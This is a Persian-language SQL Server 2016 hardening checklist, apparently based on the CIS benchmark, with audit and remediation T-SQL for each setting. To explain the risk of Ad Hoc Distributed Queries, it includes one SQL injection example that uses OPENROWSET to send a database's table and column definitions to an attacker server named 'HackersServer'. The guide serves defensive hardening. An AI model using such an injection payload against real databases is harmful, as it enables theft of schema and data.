فهرست ارزیابی مقاوم‌سازی

Microsoft SQL Server 2016

MICROSOFT SQL SERVER 2016 BENCHMARK

فهرست

۱. مقدمه

سند حاضر بر اساس مستندات مرکز امنیت اینترنت[۱] تهیه شده است. این سند حاوی فهرست ارزیابی امنیتی پیکربندی Microsoft SQL Server 2016 است. این سند برای مدیران برنامه‌های کاربردی، متخصصین امنیت، ارزیاب‌ها و کارکنان برای پیکربندی و ارتقاء امنیت Microsoft SQL Server 2016 بر روی سیستم‌عامل ویندوز تدوین شده است. در این سند ابتدا لیست کاملی از موارد مقاوم‌سازی در قالب یک چک لیست ارائه شده است. سپس شرح و بسط عناوین مطرح شده در این لیست آمده و در ادامه جزئیات مربوط به هر مورد از مقاوم‌سازی‌ها شرح داده شده است.

۲. امتیازدهی

امتیازدهی به منظور محاسبه امتیاز نهایی Microsoft SQL Server 2016 که به عنوان یک سیستم بانک اطلاعاتی در یک سازمان یا شرکت نصب و راه‌اندازی شده است و در حال حاضر در حال استفاده هست، در نظر گرفته شده است. مواردی که با عبارت «دارای امتیاز» مشخص‌شده‌اند در صورت عدم رعایت منجر به کاهش امتیاز نهایی و در صورت رعایت، منجر به افزایش امتیاز نهایی خواهند شد. در مقابل رعایت و یا عدم رعایت مواردی که با عبارت «بدون امتیاز» مشخص‌شده‌اند تأثیری در امتیاز نهایی حاصل از ارزیابی نخواهد داشت.

۳. فهرست ارزیابی مقاوم‌سازی

فهرست ارزیابی مقاوم‌سازی امنیتی Microsoft SQL Server در جدول شماره ۱ آمده است. موارد مشخص شده در این فهرست، در ادامه گزارش فعلی با جزئیات لازم برای اعمال آن موارد در SQL Server آورده شده است.

[۱] Center of Internet Security

جدول ۱ - فهرست ارزیابی مقاوم‌سازی

	کنترل	وضعیت	
		بله	خیر
۱	نصب، به‌روزرسانی‌ها و وصله‌ها		
۱,۱	از نصب بودن آخرین بسته‌های سرویس SQL Server و Hotfix ها اطمینان حاصل کنید (بدون امتیاز)	☐	☐
۱,۲	از به‌کارگیری Single-Function Member Servers اطمینان حاصل کنید (بدون امتیاز)	☐	☐
۲	کاهش سطح مساحت		
۲,۱	از صفر بودن مقدار گزینه «Ad Hoc Distributed Queries» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۲	از صفر بودن مقدار گزینه «CLR Enabled» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۳	از صفر بودن مقدار گزینه «Cross DB Ownership Chaining» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۴	از صفر بودن مقدار گزینه «Database Mail XPs» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۵	از صفر بودن مقدار گزینه «Ole Automation Procedures» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۶	از صفر بودن مقدار گزینه «Remote Access» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۷	از صفر بودن مقدار گزینه «Remote Admin Connections» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۸	از صفر بودن مقدار گزینه «Scan For Startup Procs» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐

۲,۹	از خاموش بودن گزینه «Trustworthy» در پایگاه داده اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۱۰	از غیرفعال بودن پروتکل‌های غیرضروری «SQL Server» اطمینان حاصل کنید (بدون امتیاز)	☐	☐
۲,۱۱	از اینکه «SQL Server» برای استفاده از پورت‌های غیراستاندارد پیکربندی‌شده باشد اطمینان حاصل کنید (بدون امتیاز)	☐	☐
۲,۱۲	از تنظیم مقدار گزینه «Hide Instance» به «Yes» برای نمونه‌های عملیاتی SQL Server اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۱۳	مطمئن شوید گزینه «sa» در حساب کاربری برای ورود «Disabled» باشد (دارای امتیاز)	☐	☐
۲,۱۴	مطمئن شوید گزینه «sa» در حساب کاربری برای ورود تغییر نام داده‌شده باشد (دارای امتیاز)	☐	☐
۲,۱۵	از صفر بودن مقدار گزینه «xp_cmdshell» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۲,۱۶	از ‘OFF’ بودن مقدار گزینه ‘AUTO_CLOSE’ در بانک‌های اطلاعاتی ایجاد شده در سرور مطمئن شوید. (دارای امتیاز)	☐	☐
۲,۱۷	مطمئن شوید که حساب کاربری و نام کاربری با نام ‘sa’ وجود نداشته باشد. (دارای امتیاز)	☐	☐
۳	احراز هویت و مجوزدهی		
۳,۱	مطمئن شوید گزینه «Server Authentication» به « Windows Authentication mode» تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۳,۲	مطمئن شوید گزینه مجوزهای اتصال بر روی «guest user» به همراه تمام پایگاه داده‌های «SQL Server» به‌استثنای «master»، «msdb» و «tempdb» لغو شده باشد (دارای امتیاز)	☐	☐
۳,۳	مطمئن شوید «Orphaned Users» از پایگاه داده‌های «SQL Server» حذف‌شده باشد (دارای امتیاز)	☐	☐
۳,۴	مطمئن شوید احراز هویت «SQL» در پایگاه داده‌های موجود استفاده‌نشده باشد (دارای امتیاز)	☐	☐
۳,۵	مطمئن شوید حساب کاربری سرویس MSSQL پایگاه داده SQL Server دارای	☐	☐

	سطح دسترسی مدیر نباشد (دارای امتیاز)		
۳,۶	مطمئن شوید حساب کاربری سرویس SQLAgent پایگاه داده SQL Server دارای سطح دسترسی مدیر نباشد (دارای امتیاز)	☐	☐
۳,۷	مطمئن شوید حساب کاربری سرویس Full-text پایگاه داده SQL Server دارای سطح دسترسی مدیر نباشد (دارای امتیاز)	☐	☐
۳,۸	مطمئن شوید که صرفا مجوزهایی که به صورت پیش فرض توسط مایکروسافت برای نقش سرویس‌دهنده عمومی مشخص شده است به آن اختصاص یافته است. (دارای امتیاز)	☐	☐
۳,۹	مطمئن شوید که گروه‌های BUILTIN دسترسی SQL ای نداشته باشند. (دارای امتیاز)	☐	☐
۳,۱۰	مطمئن شوید که گروهای محلی ویندوز دسترسی‌ای SQL ای نداشته باشند. (دارای امتیاز)	☐	☐
۳,۱۱	مطمئن شوید که نقش عمومی در بانک اطلاعاتی msdb اجازه دسترسی به پروکسی‌های SQL Agent نداشته باشند. (دارای امتیاز)	☐	☐
۴	سیاست‌های کلمه عبور		
۴,۱	مطمئن شوید گزینه «MUST_CHANGE» برای تمام کاربران احراز هویت شده SQL به مقدار «ON» تنظیم‌شده باشد (بدون امتیاز)	☐	☐
۴,۲	مطمئن شوید گزینه «CHECK_EXPIRATION» برای تمام کاربران احراز هویت شده SQL در Sysadmin Role به مقدار «ON» تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۴,۳	مطمئن شوید گزینه «CHECK_POLICY» برای تمام کاربران احراز هویت شده SQL به مقدار «ON» تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۵	بازرسی و ورود		
۵,۱	مطمئن شوید مقدار «Maximum number of error log files» به بزرگ‌تر یا مساوی ۱۲ تنظیم شده باشد (دارای امتیاز)	☐	☐
۵,۲	از یک بودن مقدار گزینه «Default Trace Enabled» در پیکربندی سرور اطمینان حاصل کنید (دارای امتیاز)	☐	☐
۵,۳	مطمئن شوید گزینه «Login Auditing» با مقدار «failed logins» تنظیم‌شده باشد (بدون امتیاز)	☐	☐

۵,۴	مطمئن شوید گزینه «SQL Server Audit» برای ثبت هردو نوع ورود «failed» و «successful» تنظیم شده باشد (بدون امتیاز)	☐	☐
۶	توسعه نرم‌افزار		
۶,۱	از تصفیه شدن پایگاه داده و تصفیه شدن ورودی‌های کاربر از طریق برنامه‌ها اطمینان حاصل نمایید (بدون امتیاز)	☐	☐
۶,۲	مطمئن شوید گزینه «CLR Assembly Permission Set» برای تمام « CLR Assemblies» به «SAFE_ACCESS» تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۷	رمزنگاری		
۷,۱	مطمئن شوید گزینه «Symmetric Key encryption algorithm» به مقدار «AES_128» یا بالاتر در پایگاه داده‌های غیر سیستمی تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۷,۲	مطمئن شوید اندازه کلید نامتقارن در پایگاه داده‌های غیر سیستمی به مقدار « greater than or equal to 2048» تنظیم‌شده باشد (دارای امتیاز)	☐	☐
۸	پیوست: بررسی‌های بیشتر		
۸,۱	مطمئن شوید «SQL Server Browser Service» به‌درستی پیکربندی‌شده باشد (بدون امتیاز)	☐	☐

۴. شرح موارد فهرست مقاوم‌سازی

در ادامه، در هر زیر بخش موارد ذکر شده در جدول ۱ را شرح خواهیم داد.

۴,۱. نصب، به‌روزرسانی‌ها و وصله‌ها

۴,۱,۱. از نصب بودن آخرین بسته‌های سرویس SQL Server و Hotfix ها اطمینان حاصل کنید.

وصله‌های[۱] SQL Server شامل به روزرسانی‌هایی هستند که مشکلات امنیتی و مسائل مربوط به عملکرد را در بر می‌گیرند. این وصله‌ها به سه صورت عرضه می‌شوند:

- Hotfixها که هر کدام یک وصله تنهاست.
- Cumulative Updateها که هر کدام یک گروه کوچکی از وصله‌ها هستند.
- Service Packها که مجموعه‌ی بزرگی از وصله‌ها هستند.

نسخه‌ی SQL Server و وصله‌ها باید جدیدترین نسخه‌ی مطابق با نیازهای عملیاتی سازمان‌ها باشد تا به محدود کردن خطرات احتمالی در نرم افزارها کمک کند.

- **نحوه‌ی بررسی:**

برای مشخص کردن نسخه و Service Pack نصب شده، قطعه کد زیر را در SQL Server اجرا کنید.

```
SELECT SERVERPROPERTY('ProductLevel') as SP_installed,
SERVERPROPERTY('ProductVersion') as Version
```

سطر اول نسخه‌ی Service Pack نصب شده و سطر دوم Build Number دقیق را مشخص می‌کند.

---

[۱] Patch

- **روش اجرا:**

برای دانلود آخرین Hotfixها و Cumulative Updateها به آدرس زیر مراجعه کنید.

https://blogs.msdn.microsoft.com/sqlreleaseservices/

برای دانلود آخرین Service Pack به آدرس زیر مراجعه کنید.

https://support.microsoft.com/en-us/kb/3177534

- **منابع:**

https://support.microsoft.com/en-us/kb/3177534

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۱,۲. از به‌کارگیری Single-Function Member Servers اطمینان حاصل کنید.

توصیه می‌شود که SQL Server بر روی یک سرور اختصاصی نصب شود. انتخاب این معماری، انعطاف بیشتری از لحاظ امنیتی به سیستم می‌دهد که در آن پایگاه داده بتواند روی یک بستر مجزا قرار گیرد تا بتوان در آن فقط از هاست‌های مشخص بر روی پروتکل‌های مشخص استفاده کرد. در این شرایط، مدیریت سطح مورد حمله‌ی سرور کاهش می‌یابد زیرا تنها راه‌های نفوذ به سرور، سیستم عامل، SQL Server و ابزارهای امنیتی اضافه‌ی نصب شده هستند. همچنین با استفاده از سرور اختصاصی میزان در دسترس بودن سرور نیز افزایش می‌یابد.

البته در این شرایط میزان هزینه‌های ما افزایش می‌یابد و همچنین در صورت تغییر معماری به سرور اختصاصی، ممکن است برخی نرم افزارها نیاز به تنظیماتی برای تطبیق با شرایط داشته باشند. (مثلا از TCP/IP به جای Named Pipes استفاده شود.) و این مسئله باید با توجه به نیازها و توانایی‌های مالی شرکت یا سازمان در نظر گرفته شود.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

۴,۲. کاهش سطح آسیب‌پذیری

۴,۲,۱. از صفر بودن مقدار «Ad Hoc Distributed Queries» در پیکربندی سرور اطمینان حاصل کنید.

فعال کردن گزینه‌ی Ad Hoc Distributed Queries به کاربران این اجازه را می‌دهد که روی منابع خارجی اطلاعات پرس و جو کنند و یا اینکه دستورالعمل اجرا کنند. Ad Hoc Distributed Queries با استفاده از توابع OPENROWSET و OPENDATASOURCE می‌تواند به منابع اطلاعاتی که از OLE DB استفاده می‌کنند متصل شود. به توصیه‌ی مایکروسافت این توابع بهتر است تنها به منابع داده‌ی OLE DB ای متصل شوند که قرار نیست آن‌ها به صورت مکرر مورد دسترسی باشند و اگر قرار باشد که به صورت مکرر به یک منبع داده متصل شویم، بهتر است از روش سرورهای متصل استفاده کنیم. در هر صورت این قابلیت می‌تواند مورد سوء استفاده قرار گیرد و توصیه می‌شود که غیر فعال شود.

- **منطق کار:**

این قابلیت می‌تواند برای دسترسی از راه دور و بهره‌برداری از آسیب‌پذیری‌ها روی نمونه‌های راه دور SQL Server استفاده شود تا بتوان روی آن‌ها توابع ناامن Visual Basic اجرا کرد.

برای مثال یکی از روش‌های مطرح نفوذ به SQL Server استفاده از توابع OPENROWSET می‌باشد. از لحاظ امنیتی ثابت شده است که استفاده از پرس‌وجو پویا به هیچ وجه مناسب نیست و حتی در صورت بررسی کاراکترهای فرار (Scape) باز هم امکان SQL Injection وجود دارد؛ اما به هر حال ممکن است در نرم افزار ما یک پرس‌وجو پویا موجود باشد. در چنین شرایطی امکان سوء استفاده از OPENROWSET که در صورت فعال بودن Ad Hoc Distributed Queries فعال می‌شود وجود دارد. کد زیر را در نظر بگیرید:

```
INSERT INTO OPENROWSET('SQLoledb', 'server=HackersServer;uid=sa;pwd=hackersPwd',
'select * from hacked_tables')
SELECT * FROM sys.objects
INSERT INTO OPENROWSET('SQLoledb', 'server=HackersServer;uid=sa;pwd=hackersPwd',
'select * from hacked_columns')
SELECT * FROM sys.columns
```

فرض کنید از طریق SQL Injection، کد بالا وارد پایگاه داده‌ی ما شده است. حالا به تحلیل آن می‌پردازیم. در Insert اول، نفوذکننده تعاریف همه جداول و viewها را از پایگاه داده‌ی شما وارد پایگاه داده‌ی خود می‌کند و در Insert دوم همه‌ی ستون‌های آن را نیز وارد پایگاه داده‌ی خود می‌کند و به این طریق به طور کامل به پایگاه داده‌ی شما دسترسی پیدا می‌کند. به همین دلایل بهتر است گزینه‌ی Ad Hoc Distributed Queries غیر فعال باشد تا امکان چنین حملاتی کاهش یابد.

- **نحوه‌ی بررسی:**

دستورات T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'Ad Hoc Distributed Queries';
```

هر دو ستون باید مقدار صفر را بازگردانند.

- **نحوه‌ی اعمال:**

دستورات T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
```

```
EXECUTE sp_configure 'Ad Hoc Distributed Queries', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

غیر فعال (0)

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/ad-hoc-distributed-queries-server-configuration-option

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://cuttingedge.it/blogs/steven/pivot/entry.php?id=44

https://en.wikipedia.org/wiki/SQL_injection

۴,۲,۲. از صفر بودن مقدار گزینه «CLR Enabled» در پیکربندی سرور اطمینان حاصل کنید.

در SQL Server اشیایی مانند رویه‌های ذخیره شده یا Triggerها کامپایل می‌شوند و سپس در واحدهایی به نام Assembly منتشر می‌شوند. گزینه‌ی CLR Enabled مشخص می‌کند که آیا Assemblyهای کاربران، امکان اجرا توسط SQL Server را دارند یا خیر.

منطق کار:

فعال کردن CLR Assemblyها سطح حمله‌ی به SQL Server را افزایش می‌دهد و سرور را در قبال هم Assemblyهای بدخواهانه و هم Assemblyهای برنامه‌ریزی نشده در خطر قرار می‌دهد. به علاوه خود مایکروسافت نیز استفاده از این گزینه را توصیه نمی‌کند. به این صورت که CLR از قابلیت Code Access Security یا CAS استفاده می‌کند و این قابلیت CAS در نسخه‌های جدیدNET Framework. پشتیبانی نمی‌شود. به علاوه یک CLR Assembly که با مجوز PERMISSION_SET = SAFE ساخته شده است، امکان دسترسی به منابع خارجی سیستم، فراخوانی کد مدیریت نشده‌ی خارج از محیطNET Framework. و در اختیار گرفتن مجوز sysadmin را خواهد داشت. در هر صورت توصیه می‌شود که از CLR Assemblyها استفاده نکنید؛ اما اگر به هر دلیلی مثلا نگهداشت کدهایی که قبلا نوشته شده مجبور شدید که از CLR Assemblyها استفاده کنید، می‌توانید از گزینه‌ی CLR Strict Security که در SQL Server 2017 معرفی شده است برای افزایش امنیت CLR Assemblyها استفاده کنید که شرح آن‌ها در آدرس زیر موجود می‌باشد.

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/clr-strict-security

- **نحوه‌ی بررسی:**

دستورات T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'clr enabled';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستورات T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'clr enabled', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش این گزینه غیر فعال (۰) است.

- **تاثیرات کار:**

اگر در نرم افزارهای استفاده شده از CLR Assemblyها استفاده می‌شود، این نرم افزارها باید قبل از غیر فعال کردن این گزینه، دوباره‌سازی شوند. البته برخی سازمان‌ها ممکن است این اجازه را برای Assemblyهایی که با مجوز SAFE تنظیم شده‌اند، بدهند ولی به Assemblyهای ریسکی‌تر که مجوزهای UNSAFE یا EXTERNAL_ACCESS را دارند، اجازه استفاده از این CLR Assemblyها را ندهند. برای این که بتوانید Assemblyهایی را که توسط کاربران ساخته شده‌اند، پیدا کنید، پرس‌وجوی زیر را در همه‌ی پایگاه داده‌ها اجرا کنید (به جای <database_name> نام پایگاه داده را قرار دهید).

```
USE [<database_name>]
GO
SELECT name AS Assembly_Name, permission_set_desc
FROM sys.assemblies
WHERE is_user_defined = 1;
```

- **منابع:**

https://docs.microsoft.com/en-us/sql/t-sql/statements/create-assembly-transact-sql

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/clr-enabled-server-configuration-option

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/clr-integration/assemblies/creating-an-assembly

۴,۲,۳. از صفر بودن مقدار گزینه «Cross DB Ownership Chaining» در پیکربندی سرور اطمینان حاصل کنید.

Cross DB Ownership Chaining هنگامی رخ می‌دهد که یکی از db_ownerها به اشیاء سایر پایگاه‌داده‌هایی که مربوط به پایگاه داده خود او نیست دسترسی داشته باشد؛ مثلا یک view در پایگاه داده او به یک جدول در پایگاه داده‌ی دیگر اشاره کند.

- **منطق کار:**

در صورت فعال بودن، این گزینه به هر یک از اعضای db_owner، اجازه‌ی دسترسی به اشیائی که تحت مالکیت یک نام کاربری در هر پایگاه داده دیگری باشد را می‌دهد و این مسئله می‌تواند باعث افشای بی‌مورد اطلاعات شود. در صورت نیاز، گزینه‌ی Cross DB Ownership Chaining، تنها باید روی پایگاه‌داده‌های مشخصی که به آن نیاز دارند، با دستور ALTER DATABASE <database_name> SET DB_CHAINING ON اعمال شوند. این گزینه‌ی پایگاه داده، ممکن است روی پایگاه داده‌های سیستمی مانند master، model یا tempdb اعمال نشود.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
```

```
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'cross db ownership chaining';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'cross db ownership chaining', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه غیرفعال (۰) است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/cross-db-ownership-chaining-server-configuration-option?view=sql-server-2016

https://www.mssqltips.com/sqlservertip/1782/understanding-cross-database-ownership-chaining-in-sql-server/

۴,۲,۴. از صفر بودن مقدار گزینه «Database Mail XPs» در پیکربندی سرور اطمینان حاصل کنید.

گزینه‌ی Database Mail XPs، قابلیت تولید و ارسال ایمیل از SQL Server را کنترل می‌کند.

- **منطق کار:**

غیرفعال کردن گزینه‌ی Database Mail Xps سطح دسترسی SQL Server را کاهش می‌دهد و این امر می‌تواند از حملات DOS جلوگیری کند و یا کانالی را جهت خارج کردن اطلاعات از سرور پایگاه داده، به یک هاست خارجی، ببندند.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'Database Mail XPs';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'Database Mail XPs', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه غیرفعال (۰) است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/relational-databases/database-mail/database-mail?view=sql-server-2016

۴,۲,۵. از صفر بودن مقدار گزینه «Ole Automation Procedures» در پیکربندی سرور اطمینان حاصل کنید.

گزینه‌ی Ole Automation Procedures کنترل می‌کند که آیا اشیاء OLE Automation می‌توانند درون بسته‌های T-SQL قابل رویت باشند. این رویه‌های ذخیره شده‌ی به کاربران SQL Server این اجازه را می‌دهد که توابعی را خارج از SQL Server اجرا کنند. (در برنامه‌نویسی ویندوز, OLE Automation یک مکانیزم ارتباط درون پردازشی است که توسط مایکروسافت ایجاد شده است.)

- **منطق کار:**

فعال کردن این گزینه سطح حمله‌ی SQL Server را افزایش می‌دهد و به کاربران این اجازه را می‌دهد که توابعی را که می‌توانند در زمینه‌ی امنیت SQL Server مشکل‌ساز باشند، اجرا کنند.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
```

```
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'Ole Automation Procedures';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'Ole Automation Procedures', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه غیرفعال (۰) است.

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/ole-automation-procedures-server-configuration-option

https://en.wikipedia.org/wiki/OLE_Automation

۴,۲,۶. از صفر بودن مقدار گزینه «Remote Access» در پیکربندی سرور اطمینان حاصل کنید

گزینه‌ی Remote access اجرای رویه‌های ذخیره شده‌ی محلی برروی سرورهای راه دور و همچنین اجرای رویه‌های ذخیره شده‌ی راه دور برروی سرور محلی را کنترل می‌کند.

- **منطق کار:**

این عملکرد می‌تواند مورد سوء استفاده قرار گیرد. به این صورت که می‌توان با سپردن بار پردازش پرس‌وجو، روی یک سرور راه دور، یک حمله‌ی خودداری از ارائه خدمت (Denial of Service "DOS") ترتیب داد.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'remote access';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید و پس از آن موتور پایگاه داده را راه‌اندازی مجدد کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
```

```
EXECUTE sp_configure 'remote access', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه فعال (۱) است.

- **تاثیرات کار:**

با توجه به گفته‌ی مایکروسافت، این قابلیت در نسخه‌ی آینده SQL Server حذف خواهد شد و توصیه می‌شود که از این قابلیت در توسعه‌ی نرم افزارها استفاده نشود و همچنین نرم افزارهایی که از این قابلت استفاده می‌کنند، اصلاح شوند. اگر remote access غیر فعال باشد، اجرای رویه‌های ذخیره شده روی یک سرورهای به هم متصل دچار مشکل می‌شود. (سرورهای به هم متصل شده، سرورهایی هستند که طوری تنظیم شده‌اند که می‌توان از یک سرور روی جدول‌های پایگاه داده‌ی سرور دیگر دستور T-SQL انجام داد.) برای حل این مشکل مایکروسافت به ما استفاده از sp_addlinkedserver را توصیه می‌کند که نحوه‌ی استفاده‌ی آن در لینک زیر است:

https://docs.microsoft.com/en-us/sql/relational-databases/system-stored-procedures/sp-addlinkedserver-transact-sql

- **منابع:**

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/configure-the-remote-access-server-configuration-option

https://docs.microsoft.com/en-us/sql/relational-databases/linked-servers/linked-servers-database-engine

۴,۲,۷. از صفر بودن گزینه «Remote Admin Connections» در پیکربندی سرور اطمینان حاصل کنید.

گزینه‌ی remote admin connection، کنترل می‌کند که آیا یک برنامه‌ی کلاینت بر روی یک کامپیوتر راه دور می‌تواند از DAC استفاده کند یا خیر.

DAC یا Dedicated Administrator Connection یک قابلیت SQL Server است که به مدیر این اجازه را می‌دهد که به یک نمونه‌ی در حال اجرای SQL Server دسترسی یابد تا مشکلات برروی سرور را عیب یابی کند، حتی اگر سرور قابلیت پاسخگویی به ارتباطات سایر کلاینت‌ها نداشته نباشد.

- **منطق کار:**

DAC به یک مدیر این اجازه را می‌دهد که به یک سرور در حال اجرا دسترسی یابد و روی آن توابع تشخیص خرابی یا عبارات T-SQL اجرا کند یا اینکه مشکلات روی سرور را حتی در شرایطی که سرور قفل شده است و یا در شرایط غیر نرمال است و به ارتباطات به موتور SQL Server پاسخ نمی‌دهد، عیب یابی کند. هنگامی که پایگاه داده کلاستر شده داشته باشیم (پایگاه داده‌ی کلاستر شده مجموعه از پایگاه داده‌های متصل به هم هستند که توسط یک نمونه‌ی تنهایی که پایگاه داده سرور را اجرا می‌کند مدیریت می‌شوند)، مدیر ممکن است به همان گره‌ای که نمونه‌ی SQL Server را میزبانی می‌کند متصل نباشد؛ در این شرایط، ارتباط آن مدیر از راه دور در نظر گرفته می‌شود؛ بنابراین اگر در پایگاه داده‌های کلاستر شده خطایی رخ داده باشد، گزینه‌ی remote admin connection باید فعال (۱) باشد، در غیر این صورت این گزینه باید غیر فعال (۰) باشد که حالت پیش فرض نیز همین است.

توجه داشته باشید که اگر پایگاه داده‌ها به صورت کلاستر شده نصب شده باشند، این گزینه باید فعال باشد زیرا یک SQL Server کلاستر شده نمی‌تواند به localhost منتسب شود و DAC در این صورت غیرفعال

خواهد شد؛ بنابراین گزینه‌ی remote admin connection را برای نصب و راه‌اندازی‌های کلاستر شده فعال باید باشد ولی برای نصب و راه‌اندازی تنها و standalone باید غیر فعال باشد.

- **نحوه‌ی بررسی:**

دستورات T-SQL زیر را اجرا کنید.

```
USE master;
GO
SELECT name,
CAST(value as int) as value_configured,
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'remote admin connections'
AND SERVERPROPERTY('IsClustered') = 0;
```

اگر هیچ سطری باز گردانده نشود، آنگاه این نمونه پایگاه داده، کلاستر است و این توصیه روی آن عملی نیست، اما در صورت بازگشت داده، هر دو ستون باید برای سازگار بودن مقدار 0 را بازگردانند.

- **نحوه‌ی اجرا:**

دستورات T-SQL زیر را برای پایگاه داده‌های کلاستر نشده اجرا کنید.

```
EXECUTE sp_configure 'remote admin connections', 0;
RECONFIGURE;
GO
```

- **مقدار پیش فرض:**

به طور پیش فرض این گزینه غیر فعال است (۰)، فقط ارتباطات‌های محلی ممکن است از DAC استفاده کنند.

- **منابع:**

https://docs.microsoft.com/en-us/sql/database-engine/configure-windows/remote-admin-connections-server-configuration-option

https://www.cisecurity.org/benchmark/microsoft_sql_server/

https://www.postgresql.org/docs/9.0/static/creating-cluster.html

۴,۲,۸. از صفر بودن مقدار گزینه «Scan For Startup Procs» در پیکربندی سرور اطمینان حاصل کنید.

گزینه‌ی scan for startup procs در صورت فعال بودن، باعث می‌شود که SQL Server به طور خودکار رویه‌های ذخیره شده‌ای را که تنظیم شده‌اند تا به هنگام بالا آمدن اجرا شوند، جستجو کرده و آن‌ها را اجرا می‌کنند.

- **منطق کار:**

اعمال این کنترل، تهدید نفوذ یک موجودیت به این امکانات، برای استفاده‌های مخرب را کاهش می‌دهد.

- **نحوه‌ی بررسی:**

دستور T-SQL زیر را اجرا کنید.

```
SELECT name,
CAST(value as int) as value_configured,
```

```
CAST(value_in_use as int) as value_in_use
FROM sys.configurations
WHERE name = 'scan for startup procs';
```

هر دو ستون باید مقدار ۰ را بازگردانند.

- **نحوه‌ی اعمال:**

دستور T-SQL زیر را اجرا کنید و پس از آن Engine پایگاه داده را راه‌اندازی مجدد کنید.

```
EXECUTE sp_configure 'show advanced options', 1;
RECONFIGURE;
EXECUTE sp_configure 'scan for startup procs', 0;
RECONFIGURE;
GO
EXECUTE sp_configure 'show advanced options', 0;
RECONFIGURE;
```

- **مقدار پیش فرض:**

به طور پیش فرض، این گزینه غیرفعال (۰) است.

- **تاثیرات کار:**

غیرفعال کردن این گزینه، در صورت راه‌اندازی مجدد کردن SQL Server، باعث می‌شود که رویه‌های ذخیره شده‌ای که جهت مانیتورینگ و بررسی پیگیری‌ها[۱] فعال بودند، غیر فعال شوند. به علاوه، فرایند replication، برای انجام نیاز به فعال بودن این گزینه دارد و به خودی خود، این تنظیمات را تغییر می‌دهد.

[۱] Audit Traces

